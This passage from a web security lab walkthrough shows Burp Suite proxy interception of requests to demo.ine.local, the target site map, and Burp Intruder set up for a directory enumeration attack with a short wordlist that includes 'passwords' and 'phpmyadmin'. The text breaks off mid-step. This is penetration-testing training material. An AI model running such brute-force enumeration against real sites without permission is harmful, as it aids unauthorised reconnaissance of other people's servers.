
Notice the profile in green color, labeled as **Burp Suite**. This would be the profile that would forward all the requests to the Burp proxy listener. Select this profile.

Step 9: Browse to http://demo.ine.local.

You would notice that the page doesn't load.


This happened because the request was forwarded to the Burp proxy listener and since Burp proxy was in intercept mode, the request we sent was intercepted by Burp and it's waiting there for us to take some action, which could be to forward the request as is, drop it or modify it.

To take some action on the request, head over to BurpSuite and notice that the **Proxy** -> **Intercept** tabs are lit with orange color:




Visit the **Proxy** -> **Intercept** tab.

Chances are that you might find some other request intercepted, which might be initiated by the Firefox browser itself. Feel free to forward/drop those requests.




If that's not the case, then you might see the intercepted request which you initiated:



The **Host** header would contain the host address as well as the port number of the server to which the request is being sent, which is http://demo.ine.local for this lab.

Now we have 3 primary options: 1. Forward: If we wish to send this intercepted request as is, without any modifications. 2. Drop: If we wish to drop this intercepted request. 3. Action: If we wish to tamper with the intercepted request.




For now, let's keep it simple and forward the intercepted request.

Once the request has been forwarded, notice the browser tab in which the URL was loaded:

The webpage is now loaded there!

Step 10: Checking the target site map.

When Burp proxy intercepts the requests, it builds a target site map. The site map that Burp built for the current web app can be navigated to via **Target** -> **Site Map**:




Information:

As the Burp's documentation on site-map states:

The site map aggregates all of the information that Burp has gathered about applications. You can filter and annotate this information to help manage it, and also use the site map to drive your testing workflow.


We can expand the tree view and see all the nested resources:




This is quite handy to look at and view the requests and responses to the different resources located on the target server.

Step 11: Configuring Burp Intruder to launch a directory enumeration attack.


Navigate to **Intruder** -> **Target**:




Here we will configure the target details. Set the **Host** field to demo.ine.local.




Next, navigate to **Intruder** -> **Positions**:



Modify the payload to look like the following:



This payload would make Burp Intruder send **GET** requests to a number of locations, which we would supply next. The **§** character is a delimiter, which would hold a variable, that would assume different values from the wordlist that we will supply in a moment.
Navigate to **Intruder** -> **Payloads**:




Here we will specify the wordlist which would then be used by Burp Intruder to try out the directory enumeration attack, substituting 1 word at a time from the specified wordlist.

Now there's one caveat when performing the bruteforce attacks using the community edition of BurpSuite: the requests are time throttled. So to avoid waiting for a long time before we get any hits, it might be a good idea to add some known words to the payload list, since our objective is to see the attack in action:

Words:


data
passwords
phpmyadmin
images
js

Copy the provided words:

